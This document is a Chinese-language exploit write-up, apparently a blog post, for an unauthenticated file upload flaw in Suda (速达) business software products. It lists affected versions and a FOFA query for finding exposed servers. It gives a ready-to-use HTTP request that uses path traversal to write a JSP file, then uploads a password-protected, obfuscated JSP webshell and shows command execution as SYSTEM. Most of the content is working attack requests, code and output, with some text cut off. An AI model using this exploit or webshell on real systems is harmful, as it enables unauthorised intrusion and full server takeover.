S21-1速达软件-全产品-文件上传


漏洞描述：

速达软件全系产品存在任意[文件上传漏洞](https://so.csdn.net/so/search?q=%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E&spm=1001.2101.3001.7020)，未经身份认证得攻击者可以通过此

影响版本：

速达A3.cloud BAS
速达A3.cloud STD
速达A30.cloud PRO
速达3000.online PRO
速达A4.cloud BAS
速达A4.cloud STD
速达A40.cloud PRO
速达4000.online

网站图片：



网络测绘：

fofa语法：

FOFA：app="速达软件-公司产品"

漏洞复现：

payload：

```
POST /report/DesignReportSave.jsp?report=../文件名 HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Type: application/octet-stream
Connection: close

<% out.print("test");%>
```

效果图:

Request

```
POST /report/DesignReportSave.jsp?report=../1.jsp HTTP/1.1
Host : :8085
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Type: application/octet-stream
Connection: close

<% out.print("test");%>
```

Responses 7bytes / 47ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/
Set-Cookie: JSESSIONID
Content-Type: text/htm
Content-Language: zh-C
Date: Thu, 30 Nov 2023
Connection: close
Content-Length: 7
```

验证

不安全 | :8085/1.jsp

test

上传马子

Request

```
POST /report/DesignReportSave.jsp?report=../a.jsp HTTP/1.1
Host : :8085
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Type: application/octet-stream
Connection: close

<%@ page import="java.io.InputStream" %>
<%@ page language="java" pageEncoding="UTF-8" %>
<%
    String PASSWORD = "password";
    javax.script.ScriptEngine engine = new javax.script.ScriptEngineManager().getEngineByName
    ("JavaScript");
    engine.put("request",request);
    String pwd = request.getParameter("pwd");
    if(!pwd.equals(PASSWORD)){
        return;
    }
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("function test(){")
            .append("try {\n")
            .append("  load(\"nashorn:mozilla_compat.js\");\n")
            .append("} catch (e) {}\n")
            .append("importPackage(Packages.java.lang);\n")
            .append("var cmd = request.getParameter(\"cmd\");")
            .append("var x=java/****/.lang./****/Run")
            .append("time./****")
            .append("/getRunti")
```

Responses 7bytes / 46ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1
Set-Cookie: JSESSIONID=
Content-Type: text/html
Content-Language: zh-CN
Date: Thu, 30 Nov 2023
Connection: close
Content-Length: 7
```

RCE

不安全 :8085/a.jsp?pwd=password&cmd=whoa

nt authority\system